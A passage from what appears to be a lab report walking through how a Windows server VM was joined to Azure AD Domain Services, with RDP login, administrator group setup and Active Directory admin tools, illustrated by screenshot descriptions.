
Note that this password change can take some time to update in the Azure ADDS. If a password change has been performed and the user immediately tries to connect to the domain, the new credentials may not have propagated to the service yet. Domain-join and logins will thus appear unsuccessful, but what appears as an unsuccessful attempt may simply be due to the update lag time.

For instance, here is an attempt to join the server VM to the provisioned domain immediately after changing the user's credentials:


Here, we RDP into the server VM with local administrator credentials.

The screenshot shows the Microsoft Azure portal interface for connecting to a 'FileServerVM'. The left sidebar lists various settings like Overview, Activity log, and Connect. The main pane shows the 'Connect with RDP' section with fields for 'IP address' (Public IP address: 52.138.18.90) and 'Port number' (3389). A yellow warning bar at the top right says 'To improve security, enable just-in-time access on this VM.' Below this, a 'Windows Security' dialog box is open, prompting for credentials. It displays the message 'These credentials will be used to connect to 52.138.18.90.' and shows the username 'Ilemon' and a masked password. There is a 'Remember me' checkbox and 'OK' and 'Cancel' buttons.


Then, in the Server Manager, we accessed "Workgroup" and tried to join this VM to the provisioned domain:




However, once the changes were applied, this error message was produced:




The VM was restarted and domain was queried again. This time, instead of the error, the domain query asks for user credentials.



Instead of the local administrator credentials (llemont), here we used the Azure ADDS administrator credentials (ebenes) to login:




If the credentials have been propagated, then we will receive a welcome message. Here, we can see that indeed is the case:




This VM was then rebooted so that the changes can be applied.

Once the machine was rebooted, the administrators accounts were checked:




When the administrators accounts were checked, we can see that the local administrator (ilemon), the AADDS Administrators group, and the Domain Admins are listed. To ensure that


the ebenes account can be used to log into this VM, her credentials will be added to this Administrators group as well.




After adding the ebenes user to this VM's administrators group, we disconnected and tried to log in with the ebenes credentials. Here is the RDP login screen:




Once we log in, we checked the user info:



Lastly, while users are created and managed in the Azure Portal, we can install a tool that allows us to visualize the user groups. Under “Add Roles and Features”, we selected “Remote Server Administration Tools” > “Role Administration Tools” > “AD DS and AD LDS Tool”. These are snap-ins and command-line tools for remotely managing ADDS and AD Lightweight Directory Services. We followed the installation wizard and installed the tools:



Next, back in the Server Manager, we selected “Tools” > “Active Directory Administrative Center”:




Now, we have access to Active Directory Domain Controller services. We can verify our administrators group here:

The screenshot shows the Active Directory Users and Computers snap-in. The left navigation pane shows a tree structure with 'Saved Queries', 'crmnwng2@gmail.onmicrosoft.com' (selected), 'AADD Computers', and 'AADD Users' (selected). The main pane displays a table with columns 'Name', 'Type', and 'Description'. The 'AAD DC Administrators' security group is listed, along with two users: Carmen Wong and Elaine Benes. The entire table area is highlighted with a red box.


Name	Type	Description
AAD DC Administrators	Security Group - Global	Security group used to g...
Carmen Wong	User	
Elaine Benes	User	

We can also visualize computers joined to the domain:




Note that if an organization finds that there is a need for Group Policy Management, group policies configured in an on-premise ADDS are not synchronized to Azure ADDS (Foulds & Stephens, 2020). While Azure ADDS includes built-in group policy objects, these can be customized through the installation of Group Policy Management tools (Foulds & Stephens, 2020) on a management server VM in a similar fashion to how we installed Active Directory Administrative services on the server VM in this test.

Here is the Azure-provided network topology of this test:




2.1.2.3 Joining Devices to Azure ADDS

